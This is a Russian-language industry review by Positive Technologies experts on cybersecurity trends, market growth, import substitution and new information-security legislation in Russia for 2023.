
### Прогнозы


Мы ожидаем, что Log4Shell, Spring4Shell и подобные им уязвимости еще долго будут с нами, так как системы, использующие уязвимое ПО, широко распространены. Кроме того, в этом году мы вновь увидим атаки на Microsoft Exchange как через новые уязвимости, так и через старые, которые пользователи все еще не устранили с помощью обновлений безопасности.

Наибольшую ценность для злоумышленников будут представлять уязвимости в браузерах, поскольку через них можно проводить массовые атаки на посетителей конкретных ресурсов, и уязвимости в популярных фреймворках, которые активно используются в числе прочего в инфраструктуре крупных компаний. Отдельно стоит отметить окончание поддержки Windows 8.1 с 10 января 2023 года. Для этой операционной системы перестанут приходить обновления безопасности, поэтому в случае выявления уязвимостей в базовых механизмах ОС семейства Windows пользователи старых версий (в том числе Windows 8.1) окажутся не защищены.

### Неизвестные разработчикам уязвимости

Проблемы, связанные с уходом зарубежных производителей ПО, отсутствием обновлений безопасности, нарушением привычных цепочек поставок ПО, продолжают оказывать влияние на ИБ в компаниях. Разрыв связей между разработчиками и исследователями безопасности из разных стран приведет к тому, что в ПО будет значительно больше уязвимостей, о которых не знают разработчики, но которые могут быть выявлены злоумышленниками. Негативный эффект на уровень защищенности организаций будет оказывать необходимость выстраивать новые цепочки поставок ПО и интегрировать в инфраструктуру новые решения, безопасность которых может быть под вопросом.





# Техно- ЛОГИИ и ЗАКОН

# Технологические тренды

## в России и мире

### **АЛЕКСЕЙ АНДРЕЕВ**

Управляющий директор  
Positive Technologies

### **АЛЕКСЕЙ АСТАХОВ**

Руководитель продуктов  
application security  
Positive Technologies

### **ДЕНИС КОРАБЛЕВ**

Управляющий директор,  
директор по продуктам  
Positive Technologies



Подписывайтесь на Telegram-канал управляющего директора, директора по продуктам Positive Technologies Дениса Кораблева, где он рассказывает о технологических трендах в России и мире, а также о продуктах и сервисах Positive Technologies.



**В ближайший год начнется разработка новых технологических решений, которые раньше казались слишком масштабными**

## Переход на отечественное ПО

В России ярко проявился вектор перехода компаний на отечественные операционные системы, что прямо повлияло на поддержку российских ОС вендорами ИБ. Так, большая часть продуктов Positive Technologies еще в 2022 году начала поддерживать Astra Linux, в 2023 году мы продолжим развитие в этом направлении, а также будем добавлять и другие отечественные ОС.

## Острая необходимость в практической ИБ

Вопрос о практической кибербезопасности стоит ребром как никогда, что прямо определяет запрос к российским вендорам на качественные и практически применимые технологии в области ИБ.

## Проблемы с «железом»

Недостаток аппаратного обеспечения в нужном объеме, а также нестандартного оборудования — еще одна реальность 2022 года, с которой мы будем жить и в нынешнем году. С одной стороны, эта ситуация подстегивает переезд в «облака», а с другой — создает тренд большей фокусировки на софте и меньшей «заточки» под специализированное оборудование. Большой объем и легкая доступность «железа» позволяют более эффективно решать специфичные задачи. Сейчас важно, чтобы софт работал максимально универсально на типовых конфигурациях и в облачных средах, поэтому приходится мириться с появляющимся оверхедом ради универсализации.

## Непрекращающиеся атаки

Общая динамика роста числа атак заставляет пересмотреть и взгляды разработчиков средств защиты: любая защищаемая сущность (будь то инфраструктура, ее элемент или приложение) будет постоянно находиться под

атаками. А это означает, что речь идет о другом профиле нагрузки, который нужно учитывать на самых ранних этапах разработки продуктов: при их проектировании, наполнении знаниями и нагрузочном тестировании.

## Разработка отсутствующих в России продуктов для ИБ с нуля

Одно из главных последствий нестабильного 2022 года на рынке ИБ — уход западных вендоров. Если рассуждать поверхностно, то российские вендоры выиграли с точки зрения конкуренции. Однако если смотреть глубже, то становится очевидно, что это колоссальная потеря тех компонентов и модулей, из которых создавались продукты: нет западных «облаков», привычных managed services и систем для разработки. Мы оказались в ситуации, когда приходится либо создавать свои компоненты, либо пользоваться доступными, но менее качественными. Как при этом за очень короткий срок разработать такие системы, которые на Западе делались десятилетиями, менялись в результате конкуренции, эволюционировали? Например, NGFW.

Задача разработать эффективный NGFW — вызов. Качественный межсетевой экран нового поколения на должном уровне разработали всего три компании в мире, и все они не российские. Это технологически сложный продукт с высокими требованиями к качеству (отказоустойчивости, нагрузкам). Чтобы преодолеть разрыв с Западом, нам нужно найти уникальный путь. И есть объективные причины, чтобы не повторять путь, которым западные компании шли десятки лет.

Конечно, есть вещи, которые нельзя поменять, имея уже сложившийся рынок. Например, невозможно сделать новую сетевую «железку», не используя все те протоколы, которые встречаются в интернете. Одна из причин, по которым почти все сетевые технологии, созданные начиная с 1960-х годов, до сих пор

используются, — это обратная совместимость. Устаревшие технологии априори небезопасны, но их нельзя убрать в процессе эволюции. А в результате революции — можно. Открывается пространство для сокращения времени разработки и кратного улучшения технологической базы сетей.

Наконец, сложно найти людей, имеющих опыт создания подобных систем. Выяснилось, что при разработке продукта до 85% времени команды уходит на приобретение специальных навыков и компетенций. Все эти факторы показывают, что в ближайший год начнется разработка новых технологических решений, которые раньше казались слишком масштабными.

## **Общемировые тренды, которые актуальны и в России**

### **1 Безопасность становится аспектом качества продуктов и систем**

Мы наблюдаем огромный интерес к ИБ и безопасной разработке со стороны всех специалистов, участвующих в создании продуктов. Несколько лет назад, когда кибератаки были менее активными, вся безопасность сводилась к формальным соблюдениям правил и получению сертификатов. На сегодняшний день защищенность является таким же показателем качества продукта, как и возможность выдерживать повышенные нагрузки или иметь устойчивость к нетипичным условиям использования. Это означает, что важно создавать максимально удобные способы обеспечения безопасности для всех ролей в тех форматах, в которых люди привыкли работать. Для разработчиков это IDE **1**, для тестировщиков — фреймворки для тестирования, системы агрегации последовательности действий, для DevOps — CI/CD.

**Мы наблюдаем огромный интерес к ИБ и безопасной разработке со стороны всех специалистов, участвующих в создании продуктов**

---

Мы видим, как сейчас даже самые консервативные организации переводят в контейнеры

1-2-3%

своей  
инфраструктуры

---

## 2 Более активное использование публичных и частных «облаков», а также контейнерных сред

С одной стороны, использование контейнерных сред и публичных и частных облачных сервисов — общемировой тренд: он нацелен на более эффективное использование ресурсов, гранулярное управление сервисами, быстрый выпуск продуктов. С другой — в условиях дефицита «железа» российские компании вынуждены ускорить этот переход. Мы видим, как сейчас даже самые консервативные организации переводят в контейнеры 1–2–3% своей инфраструктуры. Компании покупают и внедряют решения для частных «облаков». Для разработчиков средств защиты это означает, что:

- ▶ все наши продукты должны быть готовы к тому, чтобы функционировать в этих средах;
- ▶ сами по себе контейнерные инфраструктуры тоже уязвимы и нуждаются в защите.

## 3 Настоящая экосистемность

Тренд на создание экосистем общемировой и не привязан к какой-то отдельной нише (например, ИТ, ИБ). Объединяя сервисы, мы можем получить более ценный для пользователя продукт — это и есть польза экосистемы. С точки зрения ИБ глобально есть два типа экосистем: для защиты приложений и инфраструктурные. Если пользователи инфраструктурной экосистемы — это узкие специалисты по ИБ с большим опытом, предпочитающие работать в высокотехнологичных компаниях, то для экосистемы защиты приложений пользователи — это люди, которые участвуют в создании продукта. Для инфраструктурной безопасности важно создать некий аналог автопилота: он сам будет отражать атаки, позволяя тратить минимум усилий на защиту и снижая требования к уровню квалификации тех, кто работает с системой. А для защиты приложений такой подход совершенно не будет работать: специалистов, создающих продукты, много, они технически подкованы, любят разбираться в мелочах и глубоко погружаться в предмет. Важно, чтобы специалист получал больше пользы от экосистемы, чем от отдельных продуктов, входящих в нее. Это вызов по части не только технической разработки, но и исследования и формирования способов взаимодействия с экосистемой в зависимости от роли пользователя.

1

Программное приложение, которое помогает специалистам эффективно разрабатывать код.

# Рынок информационной безопасности в России

рост вопреки прогнозам

**МАКСИМ ФИЛИПОВ**

Заместитель генерального директора  
Positive Technologies

Ключевой фактор, повлиявший на конъюнктуру рынка кибербезопасности в России в последнее время, — беспрецедентное количество хакерских атак на отечественные компании самых разных сфер бизнеса и активная позиция регуляторов и государства, переводящая практически, результативную кибербезопасность в число ключевых потребностей. Вторая история, которая качественно изменила рынок, — быстрый и массовый уход из страны зарубежных производителей средств защиты информации.

Несмотря на то что прогнозы аналитиков были скорее отрицательными (ожидалось сокращение объема рынка — денег, выплаченных клиентом, — на 11%) <sup>❶</sup>, по предварительной экспертной оценке Positive Technologies, рынок информационной безопасности в России за прошлый год вырос на 10–20% <sup>❷</sup>. Массовые атаки, под которыми оказалась инфраструктура российских компаний, нашли отражение в существенном росте доли услуг в области кибербезопасности (связанных с анализом защищенности, мониторингом событий ИБ, реагированием на инциденты и их расследованием). В частности, объем подобных работ в Positive Technologies вырос более чем в два раза.

<sup>❶</sup> По данным исследования Центра стратегических разработок «Прогноз развития рынка решений для информационной безопасности в Российской Федерации в 2022–2026 годах», август 2022 года.

<sup>❷</sup> Собственная оценка Positive Technologies (основана на анализе поведения клиентов, учитывает публичные и инсайдерские данные о бюджетах 2022 года, потраченных отечественными компаниями на средства защиты информации).

рост рынка информационной безопасности в России за 2022 год

10–20%

Одно из направлений, наиболее востребованных рынком за последний год, — application security, что неудивительно с учетом количества и специфики атак на веб-приложения и информационные системы компаний. В частности, межсетевой экран уровня приложений (PT Application Firewall) и анализатор защищенности (PT Application Inspector), разработанные Positive Technologies, продемонстрировали более чем трехкратный рост в объеме продаж, а динамический анализатор приложений (PT BlackBox), появившийся на рынке в третьем квартале 2022 года, к концу года насчитывал уже с десяток внедрений. Кроме того, прибыльным получился еще один новый продукт — PT Extended Detection and Response (PT XDR), коммерческий релиз которого состоялся во втором квартале 2022-го: за неполный год выполнено 10 внедрений (самая масштабная инсталляция — в инфраструктуре более чем с 20 000 активов) и проведено более 50 успешных пилотных проектов, запланированных к реализации в первой половине 2023-го.

Наиболее эффективным и даже обязательным инструментом для обнаружения хакера в инфраструктуре стала система выявления атак в сетевом трафике — PT Network Attack Discovery: объем ее продаж вырос в 2,5 раза. Ставшая стандартом индустрии линейка MaxPatrol продемонстрировала не менее впечатляющую динамику: число инсталляций MaxPatrol SIEM (системы выявления инцидентов ИБ в реальном времени) и MaxPatrol VM (системы нового поколения для управления уязвимостями) в 2022 году превысило 600 и 350 соответственно.

За последний год мы подошли к необходимости пересмотреть основные принципы построения защиты и реагирования на угрозы в масштабах бизнеса, отраслей экономики

и целой страны. Кибербезопасность как индустрию ожидает период активной пересборки с большей ориентированностью на практику результативной защиты.

**Мы оцениваем средний рост бизнеса интеграторов и вендоров, оставшихся в России, предположительно на уровне**



В ближайшие годы рынок ИБ в России окончательно станет рынком отечественных производителей и увеличится в разы. Еще больше возрастет востребованность технологий, позволяющих предотвращать хакерские атаки до того, как компаниям будет нанесен непоправимый ущерб. В частности, трендом можно считать рост интереса к платформам багбаунти, практическим киберучениям и средствам защиты с максимальным уровнем автоматизации у различных организаций (включая государственные). Кроме того, в следующие пару лет стоит ожидать появления на рынке новых прогрессивных средств защиты в нишах, занимаемых до сих пор зарубежными игроками. Так, в первую очередь мы увидим обновление линеек решений в классе NGFW, продуктов для защиты контейнерных сред и «облаков».

# Тренды законо- творчества в сфере ИБ

**АРТЕМ СЫЧЕВ**

Советник генерального директора  
Positive Technologies

С точки зрения нормативно-законодательного направления безусловно важным событием стал выход Указа Президента Российской Федерации от 01.05.2022 № 250 «О дополнительных мерах по обеспечению информационной безопасности Российской Федерации». Документ придал импульс развитию ИБ, которое в дальнейшем нужно поддерживать. Он — та искра, из которой должно разгореться пламя, но нужны правильные дрова.

Вторым важным событием стали серьезные дискуссии вокруг оборотных штрафов <sup>❶</sup>, связанные с утечками персональных данных. Ответственность компаний за такие инциденты действительно должна ужесточаться. Сомнений в этом никаких нет, но вопрос в том, как убедиться, что утечка произошла действительно по вине оператора, а не потому, что злоумышленник воспользовался какой-то лазейкой, о которой никто и подумать не мог. Камнем преткновения становится доказательство вины оператора.

К концу прошлого года правительство также утвердило концепцию формирования и развития культуры информационной безопасности граждан Российской Федерации. Причина появления такого документа очень проста: большинство событий в сфере информационной безопасности происходят даже не потому, что что-то не было настроено или обновлено, а из-за влияния человеческого фактора. Люди часто не понимают сути технологий, которые они используют, и, следовательно, не осознают связанные с этим риски, становятся жертвами фишинговых атак, мошеннических звонков или переходят на сомнительные сайты. По сути, проблема «лечится» активной пропагандой киберкультуры и кибергигиены. Отрадно, что правительство озаботилось этой темой.



**Если попытаться спрогнозировать изменения в законодательной и нормативно-правовой базе в области информационной безопасности в 2023 году, то можно выделить четыре основных тренда:**

**1**

## **Развитие Указа № 250**

В его поддержку должны появиться некоторые методологические документы и практика применения мер воздействия к тем, кто начинает пренебрегать ИБ. Указ впервые вывел кибербезопасность на уровень руководящего звена и владельцев бизнеса. Российское законодательство и нормативная база, к сожалению, не оперируют таким понятием, как недопустимое событие. Крайне важно, чтобы оно под этим или каким-то иным названием появилось в законодательстве и нашло свое отражение в целой цепочке нормативных актов — от приказов ФСТЭК до методических рекомендаций Минцифры.

**2**

## **Легализация отраслевых центров ГосСОПКА**

Важно, чтобы федеральные органы исполнительной власти, которые курируют те или иные отрасли экономики, получили полномочия для продвижения идей ИБ в своих подведомственных отраслях. Это совершенно точно невозможно без внесения изменений в законодательство. Указ № 250 запустил аккредитацию центров ГосСОПКА, а перед ФСБ России стоит задача по нормативному оформлению такого процесса. Positive Technologies также активно участвует в реализации этой задачи и может принести практическую пользу, связанную с информационной безопасностью. По сути, центры ГосСОПКА — отраслевые или относящиеся к конкретному предприятию — тоже обязаны выполнять элементарные требования информационной безопасности и должны быть проверены на устойчивость к атакам.

**3**

## **Продолжение эксперимента**

В текущем году эксперимент Минцифры, описанный в Постановлении Правительства РФ № 860 и направленный на оценку подхода результативной безопасности, должен получить распространение. Этот вопрос тоже потребует нормативного регулирования.

**4**

## **Киберграмотность**

Особое внимание следует уделить вопросам обучения и киберкультуры. Лидеры отрасли кибербезопасности должны стать активными участниками процесса, чтобы донести до простых пользователей все правила безопасного использования информационных технологий. Им необходимо принять участие в обучении большого количества негосударственных служащих, сформировать способы донести до широких слоев общества, что такое информационная безопасность.

# Смена парадигмы ИБ, переход к результативной защите и что еще принесет 2023 год

**АЛЕКСЕЙ ЛУКАЦКИЙ**

Бизнес-консультант по информационной  
безопасности, Positive Technologies

Даже в условиях волатильного рынка и изменчивой общественно-политической обстановки можно выделить ряд сформировавшихся трендов, актуальных для отечественных компаний.



## Усиление защиты персональных данных

Львиная доля последствий всех атак прошлого года пришлось на утечки конфиденциальной информации, в том числе и персональных данных, — к ним привели почти половина атак на организации и более 60% атак на частных лиц <sup>1</sup>. Это повлекло за собой существенный рост внимания к защите личной информации со стороны государства, которое предложило ряд законодательных инициатив. Некоторые из них будут рассмотрены в весеннюю сессию Госдумы: в первую очередь речь идет об оборотных штрафах за утечки персональных данных и уголовном преследовании за их незаконный оборот. Стоит отметить, что с 1 сентября 2022 года вступили в силу новые требования Федерального закона № 152. Они обязывают компании в течение суток уведомлять ФСБ и Роскомнадзор о произошедших утечках персональных данных.

Рост числа утечек, с одной стороны, и оборотные штрафы, с другой, вероятно, заставят российские предприятия задуматься о пересмотре своей архитектуры защиты данных, а также о выстраивании процесса управления инцидентами для своевременного уведомления о них. Требование об уведомлении в течение 24 часов, независимо от праздников и выходных, — это серьезный вызов даже для опытных в управлении кибербезопасностью компаний.

## Нехватка кадров станет драйвером сервисной модели и автоматизации в ИБ

Исторический кадровый голод в области ИБ и актуальный запрос на практическую кибербезопасность будут, с одной стороны, стимулировать развитие рынка MSSP, а с другой — формировать запрос на появление технологий с высокой автоматизацией противодействия киберугрозам, когда роль оператора продуктов ИБ будет все больше замещаться технологиями автоматического противодействия атакам.

<sup>1</sup> Общемировые данные, основанные на собственной экспертизе компании, результатах исследований, а также на данных авторитетных источников.

### Решение этой проблемы развивается по двум направлениям:

- 1 Сервисная модель ИБ, предполагающая оказание услуг кибербезопасности (всех или только некоторых) внешним поставщиком, который обладает квалифицированным персоналом и реализует все необходимые, а также предусмотренные законодательством функции.
- 2 Автоматизация рутинных задач за счет использования специализированного ПО (например, систем класса SOAR) или отдельных модулей и функций в существующем ПО (например, SIEM, NDR или WAF), позволяющих решить большинство задач ИБ силами существующих специалистов, а также использование уникальных средств защиты, основанных на применении ML-технологий, способных предотвращать хакерские атаки и требующих для этого буквально одного-двух экспертов по ИБ.

Новая норма об уведомлении ФСБ и Роскомнадзора об утечках персональных данных в течение суток распространяется на восемь миллионов предприятий — от органов власти и компаний первого эшелона до индивидуальных предпринимателей ❷. Если к этому добавить требование вышедшего в мае 2022 года президентского Указа № 250 о наличии почти в полумиллионе российских организаций заместителя генерального директора, ответственного за кибербезопасность, а также отдельной службы ИБ, то ситуация становится еще более сложной: в России сейчас просто нет такого количества специалистов по ИБ.

## Новые старые продукты ИБ

Уход иностранных вендоров средств защиты поставил многие российские предприятия перед дилеммой: продолжать использовать необновляемые средства защиты или найти им замену. В первом случае проблема будет решаться обращением к зарождающемуся в России рынку threat content as a service, в рамках которого для решений ушедших компаний создается контент для обнаружения угроз (например, сигнатуры атак, индикаторы компрометации, правила YARA и Sigma), что

позволяет снизить риски превращения используемых решений в неработающие продукты.

Во втором случае проблема решается миграцией с решений Cisco, Fortinet, IBM, Micro Focus, Palo Alto, Trend Micro и других на отечественные аналоги. Учитывая требования 250-го Указа Президента, запрещающего с 1 января 2025 года закупать иностранные средства защиты, этот год пройдет у российских организаций под знаком поиска подходящих альтернатив. Будут заменяться первоочередные решения в области ИБ: межсетевые экраны следующего поколения (NGFW), системы мониторинга событий ИБ (SIEM), системы мониторинга сетевых аномалий и атак (NDR), системы защиты конечных устройств (XDR), межсетевые экраны для веб-приложений (WAF), сканеры безопасности, средства идентификации и аутентификации, системы предотвращения вторжений.

## Год под знаком ChatGPT

Отдельно хотелось бы отметить технологии машинного обучения, а именно генеративного искусственного интеллекта, которые ворвались в 2022 год с такими проектами, как



## В 2023 году придут новые аббревиатуры и продуктовые категории, вырастет внимание клиентов и производителей к следующим направлениям:

- защита и мониторинг безопасности растущего сегмента децентрализованного интернета — Web3;
- безопасность API, а также интеграция этой функции с механизмами защиты от ботов, решениями класса RASP (runtime application self-protection), средствами защиты от DDoS-атак, а также с WAF;
- защита решений по автоматизации разработки без программирования — no-code/low-code;
- визуализация атак (решения класса attack path visualization). Эти решения стали разрабатываться и на российском рынке;
- учитывая число инцидентов с системами идентификации и многофакторной аутентификации, которыми озабочивался 2022 год, возникнет интерес к решениям класса IDR (identity detection and response);
- обнаружение недостоверной информации и фейков в интернете;
- zero trust (организация сетевого доступа к корпоративным ресурсам по принципу нулевого доверия) и BYOD (IT-политика, которая позволяет и даже поощряет использование собственных устройств для выполнения рабочих задач). Учитывая новый виток перехода на удаленную работу, эти решения будут востребованы и в России.

DALL-E, Midjourney и ChatGPT. Специалисты уже задаются вопросом: какую следующую креативную профессию мы собираемся ~~уничтожить~~ автоматизировать? В 2023 году этот вопрос встанет и перед ИБ. Уже сегодня генеративный ИИ может искать уязвимости, писать политики ИБ и правила для систем обнаружения угроз, проводить анализ вредоносного ПО, автоматизировать проведение пентестов и многое другое. В России проекты OpenAI недоступны, но в интернете можно найти много реплик с них, позволяющих построить облегченные модели машинного обучения с возможным применением в ИБ. В этом году такие проекты станут появляться и у отечественных кибербез-компаний.

## Реальная оценка защищенности

В конце 2022 года Минцифры России впервые привлекло багхантеров для проведения масштабного тестирования защищенности портала госуслуг. В марте текущего года Правительство РФ выпустило постановление о продлении сроков эксперимента по повышению уровня защищенности государственных информационных систем федеральных органов исполнительной власти и подведомственных им учреждений, который нацелен не на выполнение требований бумажной ИБ, а на выстраивание реальной системы мониторинга и отражения компьютерных атак, основанной на оценке недопустимых событий — событий, реализация которых может привести к приостановке работы госорганов или целой отрасли. Если сложить эти факты с разработкой ФСТЭК целого пакета методических рекомендаций по оценке защищенности компаний на разных уровнях (программное обеспечение, информационная система, организация) и выбором многих предприятий программ багбаунти как способа

оценки своей реальной защищенности, можно сделать вывод о том, что в 2023 году защита будет строиться не на малопонятных и устаревших требованиях, а на реальном знании слабых мест инфраструктуры, что позволит и инвестировать средства в кибербез более оптимально.

## Результативная кибербезопасность и смена парадигмы

Нехватка кадров, рост числа атак, недостаток решений ИБ, уход иностранных игроков, увеличение числа уязвимостей... Все это заставляет российские компании (да и не только российские) менять парадигму кибербезопасности в пользу обеспечения цифровой устойчивости предприятия, которое заключается не в том, чтобы защитить абсолютно все на одинаковом уровне, а в том, чтобы уберечь самые ценные активы компании, негативное воздействие на которые может привести к реализации недопустимых для бизнеса событий с катастрофическими последствиями. Эта концепция позволяет сфокусироваться на самом важном для бизнеса, что особенно актуально в текущих условиях, в которых российские компании будут существовать весь 2023 год.

Описанные тенденции, наряду с готовящимся проектом Указа Президента о государственной системе защиты информации и основах госполитики в области обеспечения безопасности КИИ наводят на мысль о том, что 2023 год может стать переломным для всей системы ИБ в России и потребовать новых взглядов и подходов к обеспечению киберустойчивости российской экономики, основанных на результативной кибербезопасности и ответственности всех лиц, причастных к ИБ.

**Будут заменяться первоочередные решения в области ИБ: межсетевые экраны следующего поколения (NGFW), системы мониторинга событий ИБ (SIEM), системы мониторинга сетевых аномалий и атак (NDR), системы защиты конечных устройств (XDR), межсетевые экраны для веб-приложений (WAF), сканеры безопасности, средства идентификации и аутентификации, системы предотвращения вторжений**

# ИТОГИ 2022-ГО:

КОМУ ВИЛЫ →  
В БОК,  
а кому →  
реальная  
защита... →

Несмотря на то что регуляторика часто ассоциируется именно с бумажной информационной безопасностью, 2022 год, можно сказать, изменил парадигму почти полностью. Регуляторы не смогли обойти стороной актуальную тему результативной кибербезопасности, основанной на трансформации классической триады «люди, технологии, процессы» в ее обновленную версию — «квалифицированные люди, эффективные процессы и результативные технологии». Иными словами, этот вполне обоснованный практикой и сложившейся ситуацией порыв нашел отражение в нормативно-правовых актах и мероприятиях.

С точки зрения законотворчества 2022 год в нашей отрасли ознаменовался целым рядом событий: если собрать их все вместе, то легко может получиться, что ежедневно выходило то или иное постановление, разъяснение.

механизма категорирования объектов КИИ в целях обеспечения достоверности информации, включенной в реестр таких объектов, предусматривает внесение соответствующих изменений в законодательство РФ. Также в зону особого внимания попала тема технологической независимости от используемого в настоящее время иностранного ПО. В целом все направления регулирования в этом году можно разделить на несколько тематических треков, которые часто пересекаются друг с другом.


Тема номер один — персональные данные, которые все чаще оказываются в новостях со словом «утечка» в заголовке. В закон о ПДн внесены самые крупные за последние 10 лет поправки, которые среди прочего заставят все 6 миллионов операторов персональных данных сообщать об инцидентах с ними в ГосСОПКА и Роскомнадзор (причем в разные регуляторы о разных инцидентах). Это означает, что

**Согласно оценкам экспертов Positive Technologies, в 2022 году разными органами законодательной и исполнительной власти было опубликовано и принято 206 нормативных и нормативно-правовых актов разных уровней.**

При этом большая их часть, конечно же, стала следствием заседания Совета по стратегическому развитию и национальным проектам, по итогам которого был сформирован и утвержден президентом перечень поручений. В частности, необходимо принять меры, направленные на поэтапное увеличение нормативных финансовых затрат на формирование объема финансового обеспечения государственного задания на подготовку кадров в области информационной безопасности. Правительству поручено совместно с ФСБ и ФСТЭК принять меры по совершенствованию

